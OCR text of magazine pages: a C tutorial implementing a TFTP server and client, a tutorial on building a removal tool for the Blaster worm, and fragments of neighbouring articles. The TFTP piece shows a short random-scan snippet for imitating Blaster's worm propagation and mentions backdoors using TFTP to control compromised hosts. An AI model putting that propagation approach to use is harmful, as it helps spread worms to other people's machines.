的主要目的，一是希望通过实例能告诉大家钓鱼式攻击的方法，二是希望黑防能对此做出一些相应的措施来预防并提醒投稿作者如何按照正确的方式才能无误地投送稿件。三是希望黑防编辑部免费送我一本《钓鱼式攻击》。（鲜橙加冰：四、小心你的人身安全！）

适合读者：程序员，入侵爱好者
前置知识：TCP/IP协议概念，C/C++基础

教你实现TFTP协议



文/图 Scuhkr/古开元　四川大学信息安全研究所

不论你是热衷于黑客技术的爱好者，还是从事编写网络应用程序的程序员，都需要掌握熟练的编程能力，以及具备扎实的TCP/IP协议的扎实基础。很多初学者都有这样的经历，要么是能编一些复杂算法的程序，却不能结合到实际的应用中，要么就是三卷W.Richard Stevens的圣经《TCP/IP详解》熟记于胸，却无法用熟悉的编程语言将其实现。这真是件很令人郁闷的事。出于这样的目的，本文就结合TCP/IP协议中的TFTP协议来分析，并简单实现了Windows下TFTP的服务器和客户端。

本文大部分理论引用于<TCP/IP详解卷一>和中国协议分析网www.cnpaf.net。

一、协议分析

TFTP（Trivial File Transfer Protocol）即简单文件传送协议，是TCP/TP协议族中的一个用来在客户机与服务器之间进行简单文件传输的协议，提供不复杂的，开销不大的文件传输服务．为了保持简单和短小，TFTP使用UDP协议，且默认端口号为69，它不提供可靠的数据流传输服务，也不提供存取授权与认证机制，使用超时重传方式来保证数据的到达。与FTP相比，TFTP的大小要小的多，它主要用于小文件的传输，只能从文件服务器上获得或写入文件，不能列出目录。更多的资料可以参考RFC1350。下面给出了5种TFTP报文格式。如图1所示。




图1

结合图1，我们可以看到，TFTP报文的头两个字节表示操作码。对于读请求（RRQ）和写请求（WRQ），文件名字段说明客户要读或写的位于服务器上的文件。这个文件字段以0字节作为结束。模式字段是一个ASCII码串netascii或octet（大小写可任意组合），同样以0字节结束。netascii表示数据是以成行的ASCII码字符组成，以两个字节一回车字符后跟换行字符（称为CR/LF）作为行结束符。这两个行结束字符在这种格式和本地主机使用的行定界符之间进行转化。octet则将数据看作8 bit一组的字节流而不作任何解释。

每个数据分组包含一个块编号字段，它以后要在确认分组中使用。以读一个文件作为例子，TFTP客户需要发送一个读请求说明要读的文件名和文件模式（mode）。如果这个文件能被这个客户读取，TFTP服务器就返回一个块编号为1的数据分组。TFTP客户又发送一个块编号为1的ACK。TFTP服务器随后发送块编号为2的数据。TFTP客户发回块编号为2的ACK。重复这个过程直到这个文件传送完。除了最后一个数据分组可含有不足512字节的数据，其他每个数据分组均含有512字节的数据。当TFTP客户收到一个不足512字节的数据分组，就知道它收到最后一个数据分组。

在写请求的情况下，TFTP客户发送WRQ指明文件名和模式。如果该文件能被该客户写，TFTP服务器就返回块编号为0的ACK包。该客户就将文件的头512字节以块编号为1发出，服务器则返回块编号为1的ACK。

最后一种TFTP报文类型是差错报文，它的操作码为5。它用于服务器不能处理读请求或写请求的情况。在文件传输过程中的读和写差错也会导致传送这种报文，接着停止传输。差错编号字段给出一个数字的差错码，跟着是一个ASCII表示的差错报文字段，可能包含额外的操作系统说明的信息。

根据图1及上面的分析，我们可以得到以下定义：

```
#define   TFTP_RRQ     01   // 读请求
#define   TFTP_WRQ     02   // 写请求
#define   TFTP_DATA    03   // 数据包
#define   TFTP_ACK     04   // 确认包
#define   TFTP_ERROR   05   // 错误代码
```

头文件结构也能很容易得到：

```
typedef struct      tftphdr {
USHORT    tu_opcode;           // 操作码
union
{
    USHORT          tu_block;// 块号
    USHORT          tu_code; // 错误码
    char        tu_stuff[1];        // 请求包填充物
}th_u;
char        th_data[1];         // 数据或错误字符串
}TFTP_HDR, *PTFTP_HDR;
```

TFTP服务器的实现

不知道大家对两年前的冲击波病毒Msblast.exe是否还有印象，该病毒通过RPC远程溢出漏洞溢出目标主机后，会绑定目标主机的4444端口，然后利用Windows系统自带的tftp客户端程序发送下载消息，目标主机通过TFTP下载病毒再运行病毒，反复循环导致更多的计算机受到感染。因为Windows系统并没有默认的TFTP服务端程序，所以此时的关键就在于Msblast.exe病毒本身就是个tftp服务器。至于TFTP服务器的实现，以前ww0830在黑防介绍过，为了满足大多数读者的要求，及关系到本文的完整性，我这里也给出具体实现。注意，本TFTP服务端只实现了供客户端程序下载的功能，更多的功能读者可以自己完善。

下面给出TFTP实现核心代码及详细注释。

> 小提示 以下所有代码均在Windows XP SP1+VC6.0环境下编译通过，因为主要理解思路，省略了错误处理等步骤，完整源代码见光盘。

初始化Winsock库，注意在要加上ws2_32.lib库文件

```
WSADATA WSAData;
WSAStartup(MAKEWORD(2, 2), &WSAData);
```

创建套接字。

```
SOCKET sock = INVALID_SOCKET;
sock = socket(AF_INET, SOCK_DGRAM, 0); // 这里
用的是UDP协议，所以协议类型为 //SOCK_DGRAM
```

初始化本地主机地址信息。

```
struct sockaddr_in ServerAddr;
ServerAddr.sin_family = AF_INET;
ServerAddr.sin_addr.s_addr = inet_addr(MyIp); // MyIp
为本主机IP
ServerAddr.sin_port = htons(69); // TFTP服务器默
认端口号
```

绑定套接字。

```
bind(sock,(struct sockaddr *)&ServerAddr, sizeof(struct
sockaddr_in) )
```

初始化远程地址信息。

```
struct sockaddr_in Client;
Client.sin_family = AF_INET;
Client.sin_port = htons(INADDR_ANY);
Client.sin_addr.s_addr = inet_addr(RemoteIp);        //
远程IP地址
```

定义TFTP首部缓冲区。

```
TFTP_HDR RecvBuff;  // 接收的数据缓冲区
TFTP_HDR LocalBuff; // 本地数据缓冲区
```

接收数据，定义数据块大小为512字节。

```
int alen = sizeof(Client);
recvfrom(sock, (char *)&RecvBuff, 512, 0, (struct sockaddr
*)&Client, &alen);
```

获得客户端的请求操作码。

```
LocalBuff.tu_opcode = ntohs(RecvBuff.tu_opcode);
```

打开本地文件。

```
fp = fopen("abc.txt", "rb")  // 假设abc.txt为服务
器文件
```

读本地文件。

```
fread(FileBuff,sizeof(char),512,fp)
```

填充TFTP首部。

```
SendBuff.tu_opcode = htons(3);  // 操作码3 = data
SendBuff. th_u.tu_block = htons(time); // 块号
memcpy( &(SendBuff.th_data), FileBuff, i); // 数据
```

发送文件给客户机(接收文件或数据类似)。

```
sendto(sock, (char *)&SendBuff, i+4, MSG_DONTROUTE,
(struct sockaddr *)&Client, sizeof(Client) );
```

整个简单的TFTP服务器这样就完成了,是不是很简单?另外说一说,这里如果要模拟冲击波病毒的传播方式,程序最开始有个随机扫描的代码:

```
WSAStartup(MAKEWORD(2, 2), &WSAData);
SOCKADDR_IN addr;
sock = socket(AF_INET, SOCK_STREAM, 0);
addr.sin_family = AF_INET;
addr.sin_port = htons(80); // 通过80端口是否开放判断对方主机是否存活
addr.sin_addr.s_addr = inet_addr(RemoteIp); // 这里的RemoteIp应该通过一
// 个随机生成网段内IP地址的函数得到
if(connect(sock,(struct sockaddr *) &addr, sizeof(addr))<0)
    {
    closesocket(sock);
    WSACleanup();
    return ;          // 连接失败,停止扫描
    }
  // 通过gethostsocket()获取连出去的ip
struct sockaddr_in hostname;
int namelen = sizeof(hostname);
char * source;
getsockname(sock, (struct sockaddr *)&hostname,
&namelen);
source = inet_ntoa( hostname.sin_addr );
```

这一段代码的作用是循环连接网段内存活主机的80端口,如果发现某台主机存活,则蠕虫自身生成的TFTP服务器则接受被冲击波病毒溢出的客户端下载请求,复制自身到对方主机,如此恶性循环,导致蠕虫成级数性的扩散。

TFTP客户端的实现

通常情况下,Windows 2000以上操作系统都可以使用系统自带的TFTP客户端程序,但自从Msblast.exe蠕虫爆发后,很多用户都关掉了TFTP的默认使用。对于很多学习入侵和渗透的人来说,这真是个噩耗。所以,通常很多木马或后门的设计者都在他们的作品里加入了FTP,HTTP下载,E-mail或TFTP客户端的功能,以加强对肉鸡的控制。下面,我们就来分析一下TFTP的客户端实现。

TFTP客户端的实现主要体现在对TFTP各种数据包首部字段的分析及填充上。下面给出了部分核心功能的伪代码(具体代码可以参看光盘里的源代码 该代码作者为helloworld1,在此对他所提供的源代码表示万分感谢),填充(读/写)请求字段,根据图1,可以得到下面的读/些请求数据包格式:

```
 2 bytes    string     1 byte    string    1 byte
 ---------------------------------------------------
| Opcode |  Filename  |   0  |    Mode    |   0  |
 ---------------------------------------------------
```

于是,定义一个makereq()函数来填充请求字段

```
int makereq(char type,int mode,char *filename,char *buffer,
int size)
{
int pos = 0;    // 位置
int i = 0;
char s[32] = "";
if(mode==TFTP_NETASCII)    // 传输模式
strcpy(s,"netascii");
else
strcpy(s,"octet");
buffer[pos] = 0;
pos++;
buffer[pos] = type;    //Opcode = 01(RRQ) or 02(WRQ)
pos++;
for(i=0;i<strlen(filename);i++) // &buffer[3] = Filename
{
buffer[pos] = filename[i];
 pos++;
 }
 buffer[pos] = 0;  // 0
 pos++;
 for(i=0;i<strlen(s);i++) // Mode
 {
   buffer[pos] = s[i];
   pos++;
 }
 buffer[pos] = 0;   // 0
 pos++;
 return pos;   // 返回请求包头长度
}
```

下面为ACK包格式及填充地段函数makeack():

```
 2 bytes      2 bytes
 -----------------------
| Opcode |    Block #  |
 -----------------------
```

```
int makeack(unsigned short num,char *buffer,int size )
{
 int pos = 0;
 buffer[pos] = 0;
 pos++;
 buffer[pos] = TFTP_ACK; // Opcode = 04
 pos++;
 buffer[pos] = (char)(num>>8); // 块号2个字节
 pos++;
 buffer[pos] = (char)num;
 pos++;
 return pos;
}
```

同理,DATA包格式及填充函数makedata()如下:

```
 2 bytes      2 bytes        n bytes
 -------------------------------------------
| Opcode |    Block #   |    Data         |
 -------------------------------------------
```

```
int makedata(int num,char *data,int datasize,char *buffer,
int bufsize)
 {
 int pos = 0;
 buffer[pos] = 0;
 pos++;
 buffer[pos] = TFTP_DATA;  // Opcode = 03
 pos++;
 buffer[pos] = (char)(num>>8); // Block # 块号
 pos++;
 buffer[pos] = (char)num;
 pos++;
 memcpy(&buffer[pos],data,datasize);  // Data 数据
 pos = pos + datasize;
 return pos;
 }
```

实现下载文件，cmd[][256]为自定义的参数数据结构，pcount为参数个数（详细代码请见光盘）。

代码的注释很清楚，其实结合文章开始的理论及图，再实现就很简单了。至于上传（put）文件和下载类似，由于篇幅的原因，大家可以参看源代码。

实现效果

首先，tftpServer.exe为我们第2部分介绍实现的TFTP服务端程序，在该程序的同级目录下放一个名为"abc.txt"的文件，运行tftpd.exe。然后，运行第3部分介绍的TFTP客户端程序tftpClient.exe，并输入命令：

#get abc.txt

实验如图5、图6 所示。




图5




图6

总结

对于学习网络知识也好，学习黑客技术也罢，对于TCP/IP协议的掌握是重中之重，本文讨论虽然只是简单讨论TFTP协议的相关理论及实现，但稍微复杂一点的FTP协议，POP3协议，SNMP协议也都可以通过类似的分析来实现的。本人水平有限，本文给出都是思路，实现都简单的不能再简单。如有不对之处，请大家给予批评指正。

（文中涉及程序或代码已经收录到配套光盘栏目中，按文章名查找即可）

适合读者：程序员，系统爱好者

前置知识：C/C++

简单打造蠕虫病毒专杀工具



文/图 Scuhkr/古开元

网络上经常充斥着N 多公司的专杀工具，如冲击波，震荡波专杀工具等，最常见的就是大名鼎鼎的毒霸和瑞星专杀工具了。大伙用了都说好，可是你有没有想过他们是怎么实现的呢?

今天我们就来学习一下如何打造一个简单的蠕虫病毒专杀工具吧!

其实，相信上网超过1 年的人，都有过这样的杀毒经验。

1.发现机器比往常的慢了，"Ctrl+Alt+Del"调出任务管理器，找到可疑的病毒程序。

2.上google，查询可疑病毒程序的相关资料。

3.如果发现真是病毒，有专杀工具，则下载杀毒，无专杀工具，则记下手动杀毒的步骤。

而一般病毒的手动查杀步骤如下。

1."Ctrl+Alt+Del"再次调出任务管理器，强行关闭病毒程序。

2.根据资料从注册表删掉病毒相关的自启动项和关联项。

3.根据资料查找磁盘目录（一般为系统目录），删掉病毒程序文件。

4.Windows Me或Windows XP关闭系统还原功能。

5.重启机器。

其实，蠕虫病毒的专杀工具也是按照手动查杀的步骤，一步一步通过程序来实现的（本文略去了关闭系统还原的步骤），下面，我们就拿一年半前风靡全球的MsBlast.exe（本文以MsBlast.A为例，其他病毒变体的类似）蠕虫病毒来做实例分析，并实现自己的专杀工具。

根据上面所说的，我们分而治之，逐个击破。

第一步终止蠕虫病毒程序

我定义了一个KillBlastProcess()函数，它的职能跟我们终止一般程序过程一样，黑防上几乎每期必讲，就是查找蠕虫病毒进程，提升自身权限，然后终止蠕虫病毒程序。这里涉及到的知识点如图。

①查找蠕虫病毒进程MsBlast.exe。查找进程的方法有不下4种，我这里用的是Win32 SDK的Tool Help函数集中的API函数来实现查找。

②提升程序自身权限。这一步并不是必须的，有些病毒简单的调用TerminateProcess()就可以终止了。但是为了以防万一和通用性，提升自身权限就很有必要了。

重要的代码段如下：

```
// 获得系统内所有进程的快照
hProcessSnap = CreateToolhelp32Snapshot
(TH32CS_SNAPPROCESS, 0);
// 记得首先必须给结构PROCESSENTRY32的大小赋值，
否则可能会不正确
pe32.dwSize = sizeof(PROCESSENTRY32);
if (Process32First(hProcessSnap, &pe32))    // 枚举第
一个进程
{
    do {   // 循环枚举所有进程
     if(strnicmp(pe32.szExeFile, "msblast.exe", 11) == 0)
{
     printf("Located MS Blast Process (%d)...\n",pe32.
```

```
th32ProcessID); //打印进程ID
        if ( !EnableDebugPrivilege() ) // 提升权限
        {
            printf("EnableDebugPrivilege() failed\n");
                bRet = FALSE;
        }
        bFoundProcess = TRUE; // 标志着找到
        hBlastProcess = OpenProcess
(PROCESS_ALL_ACCESS, TRUE, pe32.th32ProcessID); //
获得MsBlast.exe进程句柄
        if(hBlastProcess == NULL) {
        printf("Could not open MS Blast Process...\n");
                bRet = FALSE;
                }
                else
                {
        if( !TerminateProcess(hBlastProcess, 0) ) { // 终止
        printf("Could not terminate MS Blast Process...\n");
                bRet = FALSE;
                } else {
    printf("MS Blast Process Has beend Terminated...\n");
                bRet = TRUE;
                }
            CloseHandle(hBlastProcess);
                }

                break;
            }
        } while (Process32Next(hProcessSnap, &pe32));
            if(bFoundProcess) {
                bRet = TRUE;
            } else {
        printf("MS Blast Process Was Not Running...\n");
            bRet = FALSE;
        }
    }
```

提升权限的函数实现如下:

```
    BOOL EnableDebugPrivilege()
    {
    HANDLE    hToken = NULL;
    LUID      luid;
    TOKEN_PRIVILEGES tkp; // 令牌权限结构
    if (!OpenProcessToken(GetCurrentProcess(),// 打开当
前进程的令牌环 TOKEN_QUERY|TOKEN_ADJUST_PRIVILEGES,
&hToken) )
        {
        printf("OpenProcessToken failed\n");
        return FALSE;
        }
    if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME,
&luid)) // 查询DEBUG权限值
        {
            printf("LookupPrivilegeValue failed\n");
            return FALSE;
        }
        tkp.PrivilegeCount = 1;
        tkp.Privileges[0].Luid = luid;
        tkp.Privileges[0].Attributes =
SE_PRIVILEGE_ENABLED; //权限属性使能
    // 调整为DEBUG权限
        if (!AdjustTokenPrivileges(hToken, FALSE, &tkp,
sizeof(tkp), NULL, NULL))
        {
    printf("AdjustTokenPrivileges() failed %d\n",
GetLastError());
        return FALSE;
        }
    CloseHandle( hToken ); // 清理
        return TRUE;
    }
```

第二步删掉相关的注册表项

对于MsBlast.exe蠕虫病毒,只需要删除注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run里的windows auto update键就可以了。具体实现是很简单的注册表操作,代码如下:

```
    BOOL KillBlastReg()
    {
    printf("\nAttempting to Clean Registry...\n");
    // 打开注册表键
    if(RegOpenKeyEx(HKEY_LOCAL_MACHINE,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
    0, KEY_ALL_ACCESS, // 所有的访问权限
            &hLocKey) != ERROR_SUCCESS) {
            printf("Unable to Load Registry Key...\n");
                return FALSE;
        } else {
    printf("Registry Key has been Successfully Loaded...
\n");
        }
    // 删除操作
    if(RegDeleteValue(hLocKey, "windows auto update") !=
ERROR_SUCCESS) {
    printf("Unable to Delete Registry Value...It Might Not
Exist...\n");
            return FALSE;
        }
        return TRUE;
    }
```

这里要说的是,对于现在Internet上流行的很多蠕虫病毒,它们在注册表里做的手脚很多,很可能在很多注册表项里都安装了后门键值,这个时候大家在查找的时候就要仔细,不要轻易漏过一项,否则导致的后果很可能是蠕虫病毒重启后再次起死回生。

第三步删除蠕虫病毒文件

对Msblast.exe来说,病毒体文件是放在系统盘的Windows目录,假如你是系统盘为C盘,则Windows 2000下的就是C:\winnt目录,Windows XP就是C:\windows目录。实现代码如下:

```
    BOOL KillFile()
    {
    printf("\nAttempting to Remove msblast.exe...\n");
    // 通过环境变量获得病毒体全路径
    GetEnvironmentVariable("SYSTEMROOT", chrMsBlast,
MAX_PATH);
    strncat(chrMsBlast, "\\msblast.exe", 12);
    // 删除操作
    if(DeleteFile(chrMsBlast) == 0){
    return FALSE;
    }
    printf("Ms Blast.A.exe has been deleted successfully\n");
    return TRUE;
    }
```

除了通过环境变量获得病毒体路径外,还可以用GetWindowsDirectory()或GetSystemDirectory()这两个API分别查找Windows目录和System32目录。更一般的是,如果要在整个磁盘查找,就需要更复杂的FindFirstFile()和FindNextFile()这两个函数对来遍历了。有兴趣的读者可以自己实现。

第四步重启机器

这步的实现我在附件给出的源代码没有加入。但读者自己可以加入实现部分，这一步是很重要的，为什么呢？要知道，计算机病毒名字的来由就是从现实生活中的病毒细菌生命力强和破坏力大继承而来的，重启机器可以防止蠕虫病毒潜在的一些机关再次引发病毒体死而复活的可能，用用微软老大公开发布的AntiSpy吧，看看人家是怎么做的。重启的实现很简单。

首先，也要提升权限，可以定义一个EnableShutDownPrivilege()函数，实现和上面基本一样，唯一不同的下面这一句表达。

```
LookupPrivilegeValue(NULL, SE_SHUTDOWN_NAME, &luid)
获得的是SE_SHUTDOWN_NAME关机权限。最后，调用
ExitWindowEx(EWX_REBOOT|EWX_FORCE, 0);
强制重启。
```

以上代码（源文件参看附件mablast_kill.cpp）在Windows XP SP1 + VC6.0环境下编译通过，测试运行结果。如图1 所示。





图1

后记：

一个简单的冲击波蠕虫病毒专杀工具这样就诞生了。是不是很简单呢！不过，你应该始终相信一点，简单的实现只能做简单的查杀，对于一些自身保护措施做的很到位的蠕虫病毒，比如使用了挂钩Hook技术，或使用了远程线程DLL注入技术的蠕虫病毒，我们进行查杀就相对复杂多了，而且往往会很伤脑筋，但另一点你也应该始终相信，在网络攻与防的较量中，没有任何技术是绝对不可攻破的，正是这种攻与防的不断较量，引发了黑客技术的不断提升和飞跃。衷心希望广大读者能伴随着黑防一起不断成长！

适合读者：网民，入侵爱好者
前置知识：无

笨猫，你完蛋了！
——ADSL终结者




文/图 苏志鹏(lucky_bird)

